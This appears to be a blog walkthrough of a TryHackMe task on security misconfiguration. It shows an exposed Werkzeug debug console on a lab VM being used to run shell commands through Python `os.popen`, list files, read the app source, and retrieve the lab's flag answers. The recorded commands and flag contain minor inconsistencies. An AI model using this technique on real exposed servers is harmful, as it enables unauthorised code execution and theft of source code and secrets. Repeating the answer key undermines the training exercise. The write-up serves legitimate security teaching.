

## Task 12 : 5. Security Misconfiguration

### Security Misconfiguration

Security Misconfigurations are distinct from the other Top 10 vulnerabilities because they occur when security could have been appropriately configured but was not. Even if you download the latest up-to-date software, poor configurations could make your installation vulnerable.

Security misconfigurations include:

- Poorly configured permissions on cloud services, like S3 buckets.
- Having unnecessary features enabled, like services, pages, accounts or privileges.
- Default accounts with unchanged passwords.
- Error messages that are overly detailed and allow attackers to find out more about the system.
- Not using HTTP security headers.

This vulnerability can often lead to more vulnerabilities, such as default credentials giving you access to sensitive data, XML External Entities (XXE) or command injection on admin pages.

**Get Md Amiruddin's stories in your inbox**

Join Medium for free to get updates from this writer.

Subscribe

For more info, look at the OWASP top 10 entry for Security Misconfiguration.

**Debugging Interfaces**

A common security misconfiguration concerns the exposure of debugging features in production software. Debugging features are often available in programming frameworks to allow the developers to access advanced functionality that is useful for debugging an application while it's being developed. Attackers could abuse some of those debug functionalities if somehow, the developers forgot to disable them before publishing their applications.

One example of such a vulnerability was allegedly used when Patreon got hacked in 2015. Five days before Patreon was hacked, a security researcher reported to Patreon that he had found an open debug interface for a Werkzeug console. Werkzeug is a vital component in Python-based web applications as it provides an interface for web servers to execute the Python code. Werkzeug includes a debug console that can be accessed either via URL on /console, or it will also be presented to the user if an exception is raised by the application. In both cases, the console provides a Python console that will run any code you send to it. For an attacker, this means he can execute commands arbitrarily.




## Practical example

This VM showcases a Security Misconfiguration as part of the OWASP Top 10 Vulnerabilities list.

Navigate to <http://machine-ip:86> and try to exploit the security misconfiguration to read the application's source code.


Command Used : `import os; print(os.popen("ls -l").read())`



The screenshot shows a web browser window with the address bar displaying "10.10.216.212:86/console". The page title is "Interactive Console". Below the title, a message states: "In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically." A text input area contains the command `[console ready]>>> import os; print(os.popen("ls -l").read())`. The output of the command is displayed below the input area:

```
total 24
-rw-r--r-- 1 root    root      249 Sep 15 05:07 Dockerfile
-rw-r--r-- 1 root    root     1411 Feb  3 04:28 app.py
-rw-r--r-- 1 root    root      137 Sep 15 05:05 requirements.txt
drwxr-xr-x 2 root    root     4096 Sep 15 05:06 templates
-rw-r--r-- 1 root    root     8192 Sep 15 05:07 todo.db
```

Command Used : `import os; print(os.popen("cat app.py").read())`



The screenshot shows the same web browser window. The command entered in the input area is `>>> import os; print(os.popen("cat app.py | grep 'THM']").read())`. The output of the command is displayed below the input area:

```
secret_flag = "THM{Just a tiny misconfiguration}"
```

Brought to you by **DON'T PANIC**, your friendly Werkzeug powered traceback interpreter.

**Answer the questions below :**

1. Navigate to `http://10.10.216.212:86/console` to access the Werkzeug console.  
A. No answer needed

2. Use the Werkzeug console to run the following Python code to execute the `ls -l` command on the server:

```
import os; print(os.popen("ls -l").read())
```

What is the database file name (the one with the `.db` extension) in the current directory?

A. `todo.db`

3. Modify the code to read the contents of the app.py file, which contains the application's source code. What is the value of the secret\_flag variable in the source code?

A. THM{Just\_a\_tiny\_misconfiguration}